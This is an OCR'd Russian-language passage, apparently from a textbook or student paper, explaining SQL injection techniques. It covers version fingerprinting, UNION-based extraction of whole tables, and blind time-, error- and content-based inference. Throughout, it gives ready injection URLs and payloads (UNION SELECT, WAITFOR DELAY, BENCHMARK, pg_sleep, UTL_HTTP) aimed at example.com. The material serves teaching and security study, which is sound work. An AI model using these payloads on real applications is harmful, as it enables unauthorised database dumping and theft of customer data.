http://www.example.com/products.asp?id=@@version

Приложение ожидает число для поля id, но передаётся ему значение @@version, которое является строкой. SQL Server при выполнении запроса обязательно возьмет значение @@version и попытается преобразовать его в целое число, выдавая ошибку, аналогичную той, что изображена на рисунке 2.3, которая говорит нам о том, что используется технология SQL Server и включает в себя точный уровень сборки и информацию о лежащей в основе операционной системе.




Рисунок 2.3 - Извлечение версии сервера с помощью сообщения об ошибке

Если единственным вводимым параметром не является число, все равно можно получить необходимую информацию. Например, если вводимый параметр повторяется в ответе, можно легко ввести @@version как часть данной строки. Предполагается, что у есть страница поиска, которая возвращает все записи, содержащие указанную строку:

http://www.example.com/searchpeople.asp?name=smith

Такой URL, вероятно, будет использоваться в запросе, который будет выглядеть следующим образом:

SELECT name,phone,email FROM people WHERE name LIKE '%something%'

Полученная страница будет содержать сообщение, похожее на это:

100 results founds for example

Таким образом, результирующий запрос станет:

http://www.example.com/searchpeople.asp?name='%2B@@version%2B'

SELECT name,phone,email FROM people WHERE name LIKE '%'+@@version+'%'

Этот запрос будет искать имена, содержащие строку, хранящуюся в @@version, которая, вероятно, будет равна нулю; однако на результирующей странице будет вся необходимая информация:

0 results found for Microsoft SQL Server 2000 – 8.00.194 (Intel X86)
Aug 6 2000 00:57:48 Copyright (c) 1988–2000 Microsoft Corporation Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)

Можно повторить эти приемы для других частей информации, которые могут быть полезны для получения более точной нужной информации. Вот некоторые из наиболее полезных встроенных переменных Microsoft SQL Server:

@@version: Версия сервера базы данных.
@@servername: Имя сервера, на котором установлен SQL Server.
@@language: Название языка, который используется в данный момент.
@@spid: Идентификатор процесса текущего пользователя.

Слепое обнаружение. Если приложение не возвращает нужную информацию непосредственно в ответ, необходим альтернативный подход, чтобы понять технологию, которая используется во внутреннем web-приложении. Такой подход основан на тонких различиях в синтаксисе SQL, используемых разными серверами баз данных. Наиболее распространенная техника использует различия в том, как различные продукты конкапсулируют строки. Рассмотрим в качестве примера следующий простой запрос:

SELECT 'exampleofstring'

Этот запрос действителен для всех основных серверов баз данных, но если разделить строку на две подстроки, то различия начнут проявляться. Поэтому, если есть параметр внедряемой строки, можно пробовать различные синтаксисы соединений. В зависимости от того, какой из них возвращает тот же результат, что и исходный запрос, можно сделать вывод о технологии удалённой базы данных.

2.3 Извлечение данных через оператор UNION

Далее идёт рассмотрение SQL инъекции с оператором UNION, который является одним из самых полезных инструментов, имеющихся в распоряжении администратора базы данных: Он используется для объединения результатов двух или более операторов SELECT. Основной синтаксис выглядит так:

SELECT column-1,column-2,...,column-N FROM table-1 UNION
SELECT column-1,column-2,...,column-N FROM table-2

Запрос, после его выполнения, делает следущее: возвратит таблицу, содержащую результаты, возвращенные обоими SELECT-операторами. По умолчанию она будет включать только отдельные значения. Если включать дублирующиеся значения в результирующую таблицу, необходимо слегка изменить синтаксис:

SELECT column-1,column-2,...,column-N FROM table-1 UNION ALL
SELECT column-1,column-2,...,column-N FROM table-2

Потенциал данного оператора в атаке SQL-инъекции очевиден: Если приложение возвращает все данные, возвращенные по первому (исходному) запросу, то путем инъекции UNION с последующим другим произвольным запросом можно прочитать любую таблицу, к которой у пользователя БД есть доступ, но есть несколько правил:

Для успешного добавления данных к существующему запросу количество столбцов и их тип должны совпадать.

Для корректной работы оператор union должен выполнить следующие требования:

Оба запроса должны возвращать ровно столько же колонок.

Данные в соответствующих столбцах двух заявлений SELECT должны быть одного и того же (или, по крайней мере, совместимого) типа.

Если эти два ограничения не будут выполнены, запрос не будет выполнен, и будет возвращена ошибка.

Значение NULL принимается для всех типов данных, в то время как GROUP BY это самый быстрый способ найти точное количество столбцов для внесения.

Поскольку сообщения об ошибках не содержат никаких подсказок относительно требуемого количества столбцов, единственный способ получить правильное число метод проб и ошибок.

Существует два основных метода определения точного количества столбцов. Первый состоит в многократном введении повторного запроса, постепенно увеличивая количество столбцов, пока запрос не будет выполнен правильно. На самых последних серверах баз данных (можно ввести нулевое значение для каждого столбца, поскольку нулевое значение может быть преобразовано в любой другой тип данных, что позволяет избежать ошибок, вызванных различными типами данных в одном столбце. В таблице 2.2 приведены примеры ошибок методом вывода union.

Таблица 2.2 - Информирование версии сервера базы данных об ошибках на основе UNION

Сервер БД	Ошибка

Microsoft SQL Server	All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists

Продолжение таблицы 2.2

Сервер БД	Ошибка
MySQL	The used SELECT statements have a different number of columns
Oracle	ORA-01789: query block has incorrect number of result columns
PostgreSQL	ERROR: Each UNION query must have the same number of columns

Так, например, если нужно найти правильное количество столбцов в запросе, выполняемом на странице products.asp, запрашивается у URL-адреса, например, следующее, до тех пор, пока не будет возвращена ошибка:

http://www.example.com/products.asp?id=12+union+select+null-
http://www.example.com/products.asp?id=12+union+select+null,null-
http://www.example.com/products.asp?id=12+union+select+null,null,null--

Oracle требует, чтобы каждый запрос SELECT содержал атрибут FROM. Поэтому, если иметь дело с Oracle, нужно изменить предыдущий URL следующим образом:

http://www.example.com/products.asp?id=12+union+select+null+from+dual
-dual

dual - это таблица, доступная всем пользователям, которая позволяет использовать утверждение SELECT даже в тех случаях, когда не интересует извлечение данных из таблицы, как, например, в этом случае.

Другой способ восстановить ту же информацию - использовать оператор ORDER BY вместо того, чтобы вводить другой запрос.

Можно идентифицировать количество столбцов в запросе, увеличив номер столбца ORDER BY:

http://www. example.com/products.asp?id=12+order+by+1
http://www. example.com/products.asp?id=12+order+by+2
http://www. example.com/products.asp?id=12+order+by+3 etc.

Если получить первую ошибку при использовании ORDER BY 6, это означает, что запрос имеет ровно пять столбцов.

Второй метод, как правило, лучше, по двум основным причинам. Метод ORDER BY быстрее, особенно если таблица имеет большое количество столбцов. Если правильное количество столбцов равно n, то первый метод потребует n запросов на поиск точного количества столбцов. Это связано с тем, что этот метод всегда будет выдавать ошибку, если не использовать правильное значение. С другой стороны, второй метод генерирует ошибку только в том случае, если вы используете число, которое больше правильного. Это означает, что можно использовать двоичный поиск правильного числа. Например, предполагая, что в вашей таблице 13 столбцов, можно пройти следующие шаги:

1) Начинаем пробовать с ORDER BY 8, который не возвращает ошибку. Это означает, что правильное количество столбцов - 8 или больше.

2) Пробуем еще раз с помощью команды ORDER BY 16, которая не возвращает ошибку. Таким образом, вы знаете, что правильное количество столбцов - от 8 до 15.

3) Пробуем с помощью команды ORDER BY 12, которая не возвращает ошибку. Теперь Вы знаете, что правильное количество столбцов находится между 12 и 15.

4) Пробуем с помощью команды ORDER BY 14, которая не возвращает ошибку. Теперь вы знаете, что правильное число - 12 или 13.

5) Пробуем с помощью команды ORDER BY 13, которая не возвращает ошибку. Это правильное количество столбцов.

Вторая веская причина использования метода ORDER BY - это то, что он занимает намного меньше места, так как обычно оставляет гораздо меньше ошибок в журналах базы данных.

Если удаленное веб-приложение возвращает только первую строку, удалить исходную строку, добавив условие, которое всегда возвращает false, а затем начать извлекать строки по одной.

Так, например, если обнаруживается, что исходный запрос имеет четыре столбца, вам следует попробовать следующие URL:

```
http://www.example.com/products.asp?id=12+union+select+'test',NULL,
http://www.example.com/products.asp?id=12+union+select+NULL,'test',
NULL,NULL
http://www.example.com/products.asp?id=12+union+select+NULL,NULL,
'test',NULL
http://www.example.com/products.asp?id=12+union+select+NULL,NULL,
NULL, 'test'
```

Для баз данных, где использование NULL невозможно (например, Oracle 8i), единственный способ получить эту информацию - это угадывание с помощью грубой силы. Такой подход может быть очень трудоемким, так

как каждая комбинация возможных типов данных должна быть опробована, и поэтому практичен при небольшом количестве столбцов.

Как только приложение не вернет ошибку, становится понятно, что столбец, который был использован для хранения тестового значения, может содержать строку, а значит, его можно использовать для отображения данных. Например, если вторая колонка может содержать строковое поле, и предполагая, что нужно получить имя текущего пользователя, можно просто запросить следующий URL:

```
http://www.example.com/products.asp?id=12+union+select+NULL,
system_user,NULL,NULL
```

Как видно, теперь таблица содержит новую строку, содержащую данные, которые изначально искали. Кроме того, можно легко обобщить эту атаку для извлечения целых баз данных по частям за раз

Однако, прежде чем двигаться дальше, необходимо еще несколько трюков, чтобы проиллюстрировать, что это может быть полезно при использовании UNION для извлечения данных. В предыдущем случае у нас есть четыре различных столбца, с которыми можно поиграть: два из них содержат строку, а два-целое число. Поэтому в таком сценарии для извлечения данных можно использовать несколько столбцов. Например, следующий URL-адрес будет извлекать как имя текущего пользователя, так и имя текущей базы данных:

```
http://www.example.com/products.asp?id=12+union+select+NULL,system_
user,db_name(),NULL
```

На рисунке 2.4 показан пример успешной атаки




Рисунок 2.4 - Пример успешной sql инъекции

Однако, возможно, не так повезет, потому что может быть только одна колонка, которая может содержать интересующие нас данные, и несколько кусков данных для извлечения. Очевидно, что можно было бы просто выполнить один запрос на каждую часть информации, но, к счастью, есть лучшая (и более быстрая) альтернатива. Внимание на следующий запрос, в котором используется оператор конкатенации для SQL Server:

SELECT NULL, system_user + ' | ' + db_name(), NULL, NULL

Этот запрос объединяет значения system_user и db_name() (с дополнительным символом "|" для улучшения читабельности) в один столбец и транслирует в следующий URL:

http://www.example.com/products.asp?id=12+union+select+NULL,system_user%2B'+|+'%2Bdb_name(),NULL,NULL

Можно использовать эту технику для связывания различных столбцов, как, например, в следующем запросе:

SELECT column1 FROM table 1 UNION SELECT columnE + ' | ' + columnC FROM tableA

Обратим внимание, что столбец 1, столбецЕ и столбецС должны быть строками, чтобы это работало. Если это не так, то в арсенале есть другое оружие, можно попробовать отнести к строке столбцы, данные которых имеют другой тип. Отправка этого запроса приводит к появлению страницы, показанной на рисунке 2.5. Как видно, связались вместе несколько кусков информации и вернуть их в один столбец.




Рисунок 2.5 - Использование одного и того же столбца для множественных данных

В таблице 2.3 приведен синтаксис преобразования произвольных данных в строку для различных баз данных [6].

Таблица 2.3 – преобразование данных в строку

Сервер БД	Запрос
Microsoft SQL Server	SELECT CAST('123' AS varchar)
MySQL	SELECT CAST('123' AS char)
Oracle	SELECT CAST(1 AS char) FROM dual
PostgreSQL	SELECT CAST(123 AS text)

В зависимости от конструкций, которые используются для извлечения данных, не всегда нужно приводить данные: например, PostgreSQL позволяет использовать нестроковые переменные с оператором concatenation (||) до тех пор, пока хотя бы один из входных данных является строкой.

До сих пор рассматривались примеры, в которых запрос UNION SELECT использовался для извлечения только одной части информации (например, имя базы данных). Однако реальная сила SQL-инъекции, основанной на UNION, становится очевидной, когда используется для извлечения целых таблиц одновременно. Если веб-приложение написано таким образом, что оно будет правильно представлять данные, возвращаемые UNION SELECT в дополнение к исходному запросу, то почему бы не использовать это приложение для извлечения как можно большего количества данных с каждым запросом? Допустим, зная, что текущая БД имеет таблицу с именами клиентов, и что эта таблица содержит столбцы userid, first_name и last_name

Можно использовать следующий URL для получения имен пользователей:

http://www.example.com/products.asp?id=12+UNION+SELECT+userid,
first_ name,second_name,NULL+FROM+customers

Один URL и в руках есть полный список пользователей. Хотя это и здорово, но очень часто вам придется иметь дело с приложениями, которые, хотя и уязвимы для SQL инъекций на основе UNION, покажут только первый ряд результатов. Другими словами, запрос UNION успешно внедряется и успешно выполняется внутренней базой данных, которая добросовестно отсылает обратно все строки, но затем веб-приложение (в данном случае файл product.asp file) разберет и визуализирует только первую строку. Как можно использовать уязвимость в таком случае? Если попытаться извлечь только одну строку информации, например, для имени текущего пользователя, нужно избавиться от исходной строки результатов. В качестве примера, вот URL, который использовался несколько примеров назад, чтобы получить имя пользователя базы данных, выполняющего запросы:

http://www.example.com/products.asp?id=12+union+select+NULL,system_
user,NULL,NULL

Этот URL, вероятно, заставит удаленный сервер базы данных выполнить запрос, такой как следующий:

SELECT id,type,description,price FROM products WHERE id = 12 UNION
SELECT NULL,system_user,NULL,NULL

Результат выполнения оператора union (рисунок 2.6)




Рисунок 2.6 – использование union запросов

Чтобы запрос не смог вернуть первую строку результата (ту, которая содержит детали элемента), перед вводом запроса UNION необходимо добавить условие, которое всегда делает выражение WHERE ложным. Например, можно ввести следующее:

http://www.example.com/products.asp?id=12+and+1=0+union+select+NUL
L,syst em_user, NULL, NULL

Теперь результирующий запрос, который передается по БД, становится следующим:

SELECT id,type,name,price FROM shop/product WHERE id = 12 AND 1=0 UNION SELECT NULL,system_user,NULL,NULL

Так как значение 1 никогда не будет равно значению 0, то первое WHERE всегда будет ложным, данные изделия с идентификатором 12 не будут возвращены, а единственная строка, которую вернется приложение, будет содержать значение system_user. С помощью дополнительной уловки, можно использовать ту же самую технику для извлечения значений целых таблиц, таких как таблица клиентов, по одной строке за раз. Первая строка извлекается со следующим URL, который удалит исходную строку, используя неравенство "1=0":

http://www.example.com/products.asp?id=12+and+1=0+union+select+
userid, first_name,second_name,NULL+from+customers

Этот URL-адрес вернет одну строку данных, которая будет содержать имя и фамилию первого клиента - Чарльза Смита, чей идентификатор пользователя равен 1. Цикл перебора строк в таблице (рисунок 2.7)




Рисунок 2.7 - циклическое перебирание строк таблицы с помощью

оператора union

Чтобы перейти к следующему клиенту, вам просто нужно добавить еще одно условие, которое удаляет из результатов клиентов, имена которых уже были извлечены:

```
http://www.example.com/products.asp?id=12+and+1=0+union+select+
userid,first_name,second_name,NULL+from+customers+WHERE+userid
+>+1
```

Этот запрос удалит оригинальную строку (строку, содержащую информацию о продукте) с пунктом and 1=0, и вернет первую строку, содержащую клиента с пользовательским значением более 1. В результате будет получен ответ, показанный на рисунке 4.7. Дальнейшее увеличение значения userid параметра позволит вам прокрутить всю таблицу, извлекая полный список клиентов.

2.4 Использование предварительных условий

Условные операторы позволяют злоумышленнику извлекать один бит данных для каждого запроса.

Использование UNION для введения произвольных запросов является быстрым и эффективным методом извлечения данных. Однако это не всегда возможно; веб-приложения, даже если они уязвимы, не всегда готовы так легко выдать свои данные. К счастью, несколько других методов работают одинаково хорошо, хотя и не всегда так быстро и легко. И даже самый успешный и эффектный "джекпот" атаки SQL инъекции, обычно состоящей в демпинге целых баз данных или получении интерактивного доступа к серверу баз данных, часто начинается с извлечения кусочков данных, которые намного меньше, чем то, что может достичь оператор UNION. В некоторых случаях эти фрагменты данных составляют всего лишь один бит информации, поскольку они являются результатом запросов, которые имеют только два возможных ответа: "Да" или "Нет". Даже если такие запросы позволяют извлечь такой минимальный объем данных, они чрезвычайно мощны и являются одними из самых смертоносных.

Такие запросы всегда можно выразить в следующей форме:

IF условие THEN действие ELSE другое действие

В зависимости от значения бита, который извлекается, можно ввести задержку, сгенерировать ошибку или заставить приложение вернуть другую HTML-страницу.

Подход 1: Основанный на времени. Первый возможный подход к использованию SQL-инъекции с помощью условных операторов основан на различном времени, которое требуется веб-приложению для ответа, в зависимости от значения некоторой части информации. На SQL-сервере, например, одним из первых моментов, который вы захотите узнать, является ли пользователь, выполняющий запросы, учетной записью системного администратора, sa. Очевидно, что это важно, потому что в зависимости от ваших привилегий вы сможете выполнять различные действия с удаленной базой данных. Поэтому можно сделать следующий запрос:

IF (system_user = 'sa') WAITFOR DELAY '0:0:5'

который переводится на следующий URL:

http://www.example.com/products.asp?id=12;if+(system_user='sa')+WAITFOR+DELAY+'0:0:5'--

Что здесь происходит? system_user - это просто функция Transact-SQL (T-SQL), которая возвращает текущее имя логина (например, sa). В зависимости от значения system_user, запрос выполнит WAITFOR (и будет ждать 5 секунд). Измеряя время, необходимое приложению для возврата HTML-страницы, можно определить, являетесь ли злоумышленник Sa. Два дефиса в конце запроса используются для того, чтобы прокомментировать любой поддельный SQL-код, который может присутствовать в исходном запросе и который может помешать вашему коду.

Используемое значение 5C является произвольным; можно было бы использовать любое другое значение между 1 с (WAITFOR DELAY ‘0:0:1’) и 24 ч (ну, почти, так как WAITFOR DELAY ‘23:59:59’ - это самая длинная задержка, которую эта команда примет). Пять секунд было использовано, потому что это разумный баланс между скоростью и надежностью; более короткое значение даст нам более быстрый ответ, но оно может быть менее точным в случае неожиданных сетевых задержек или пиков нагрузки на удаленном сервере. Можно повторить тот же подход для любого другого фрагмента информации в базе данных, просто подставив условие между скобками. Например, хотим знать, является ли удаленная версия базы данных определённого года

IF (substring((select @@version),25,1) = 5) WAITFOR DELAY '0:0:5' –

Начало идёт с выбора встроенной переменной @@version, которая при установке SQL Server будет выглядеть следующим образом:

Microsoft SQL Server 2005 – 9.00.3042.00 (Intel X86)
Feb 9 2007 22:47:07
Copyright (c) 1988–2005 Microsoft Corporation
Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 2)

Как можно увидеть, эта переменная содержит версию базы данных. Чтобы понять, является ли удаленная база данных SQL Server 2005, нужно только проверить последнюю цифру года, которая оказывается 25-м символом этой строки. Этот же символ, очевидно, будет отличаться от “5 “в других версиях (например, это будет” 0 " в SQL Server 2000). Поэтому, как только у вас есть эта строка, вы передаете ее в функцию substring (). Эта функция используется для извлечения части строки и принимает три параметра: исходную строку, позицию, с которой вы должны начать извлечение, и количество символов для извлечения. В этом случае извлекается только 25-й символ и сравниваем его со значением 5. Если эти два значения совпадают, происходит ожидание обычных 5C. Если приложение возвращает 5C, появляется уверенность, что удаленная база данных на самом деле является базой данных SQL Server 2005.

До сих пор было видно, как генерировать задержки на SQL Server, но эта же концепция применима и к другим технологиям баз данных. Например, на MySQL можно создать задержку в несколько секунд с помощью следующего запроса:

```
SELECT BENCHMARK(1000000,sha1('example'));
```

Функция бенчмарка выполняет выражение, описываемое вторым параметром, за количество раз, указанное первым параметром. Он обычно используется для измерения производительности сервера, но также очень полезен для введения искусственной задержки. В этом случае определяем базе данных вычислить хэш SHA1 строки "blah" 1 миллион раз.

Если вы установлена MySQL не ниже 5.0.12, то все еще проще:

```
SELECT SLEEP(5);
```

Если установлен PostgreSQL и его версия как минимум 8.2, можно использовать следующее:

```
SELECT pg_sleep(5);
```

Что касается Oracle, то можно достичь того же эффекта (хотя и менее надежно), генерируя HTTP-запрос на “мертвый” адрес интернет-протокола (IP), используя UTL_ HTTP или HTTPURITYPE. Если вы укажете IP-адрес, где никто не прослушивает, следующие запросы будут ждать тайм-аута попытки подключения:

select utl_http.request ('http://10.1.0.1/') from dual;
select HTTPURITYPE('http://10.1.0.1/').getclob() from dual;

Подход 2: Основанный На Ошибках. Основанный на времени подход чрезвычайно гибок, и он гарантированно работает в очень сложных сценариях, потому что он однозначно зависит от времени, а не от результатов приложения. По этой причине он очень полезен в чисто слепых сценариях. Однако он не подходит для извлечения более чем нескольких битов информации. Предполагая, что каждый бит имеет одинаковую вероятность быть 1 или 0, и предполагая, что используется 5 С в качестве параметра для ожидания, каждый запрос будет принимать среднее значение

2,5 с (плюс любая дополнительная сетевая задержка) для возврата, что делает процесс кропотливо медленным. Можно уменьшить количество передаваемых параметров, но это, скорее всего, приведет к ошибкам. К счастью, в арсенале есть другие методы, которые вызовут различные реакции в зависимости от значения бита, который хотим найти. Взглянем на следующий запрос:

http://www.example.com/products.asp?id=12/is_srvrolemember('sysadmin')

is_srvrolemember() является функцией T-SQL сервера SQL, которая возвращает следующие значения:

1, если пользователь входит в указанную группу.

0, если он не является частью группы.

NULL, если указанная группа не существует.

Если пользователь принадлежит к группе сисадминов, то параметр id будет равен 12/1, что равно 12, поэтому приложение вернет старую страницу, описывающую книгу Syngress. Однако, если текущий пользователь не входит в группу сисадминов, параметр id будет иметь значение 12/0, которое очевидно не является числом. Это сделает запрос неудачным, и приложение вернет ошибку. Очевидно, что точное сообщение об ошибке может сильно отличаться: Это может быть просто " 500 Internal Server Error ", возвращаемых веб-сервером, или полное сообщение об ошибке SQL-сервера, которое будет выглядеть, как на рисунке 2.8




Рисунок 2.8 - сообщение об ошибке в результате деления на ноль

Это также может быть универсальная HTML-страница, которая используется для того, чтобы приложение отказало, но суть одна и та же: в зависимости от значения конкретного бита можно вызвать различные ответы и, следовательно, извлечь значение самого бита. Легко распространить этот принцип и на другие типы запросов, и для этой цели вводится оператор CASE, который поддерживается большинством серверов баз данных и может быть введен в существующий запрос, делая его также доступным, когда сложенные запросы не могут быть использованы. Оператор CASE имеет следующий синтаксис:

CASE WHEN condition THEN action1 ELSE action2 END

В качестве примера можно использовать оператор CASE для проверки в приложении, является ли текущий пользователь sa:

http://www.example.com/products.asp?id=12/(case+when+(system_user='sa') + then+1+else+0+end)

Подход 3: Основанный На Содержании. Большим преимуществом подхода, основанного на ошибках, по сравнению с WAITFOR, является скорость: каждый запрос возвращается с результатом немедленно, независимо от значения бита, который вы извлекаете, так как нет никаких задержек. Один недостаток, однако, заключается в том, что он вызывает множество ошибок, которые не всегда могут быть желательными. К счастью, часто можно немного изменить ту же самую технику, чтобы избежать возникновения ошибок. Давайте возьмем последний URL и немного изменим его:

http://www.example.com/products.asp?id=12%2B(case+when+(system_user+=+'sa')+then+1+else+0+end)

Единственное отличие заключается в том, что произошла замена символа “/” после параметра на %2B, который является закодированной в URL-адресе версией “+” (нельзя просто использовать “+” в URL-адресе, так как он будет интерпретироваться как пробел). Поэтому значение параметра id задается следующей формулой:

id = 12 + (case when (system_user = 'sa') then 1 else 0 end)

Результат довольно прост. Если пользователь, выполняющий запросы, не является sa, то id=12, и запрос будет эквивалентен:

http://www.example.com/products.asp?id=12

С другой стороны, если пользователь, выполняющий запросы, является sa, то id=13 и запрос будет эквивалентен:

http://www.example.com/products.asp?id=13

Поскольку речь идет о каталоге товаров, два URL-адреса, скорее всего, будут возвращать два разных товара: Первый URL все равно вернет книгу Syngress, но второй может вернуться, скажем, микроволновая печь. Таким образом, в зависимости от того, содержит ли возвращаемый HTML строку Syngress или строку печи, узнаём, является ли пользователь sa или нет. Этот метод все еще работает так же быстро, как и метод, основанный на ошибках, но с дополнительным преимуществом, заключающимся в том, что ошибки не сработают, что делает этот подход намного более элегантным.

Каждый метод лучше всего подходит для конкретных сценариев.

Методы, основанные на задержке, медленные, но очень гибкие, в то время как методы, основанные на контенте, оставляют немного меньше ошибках по сравнению с методами, основанными на ошибках.

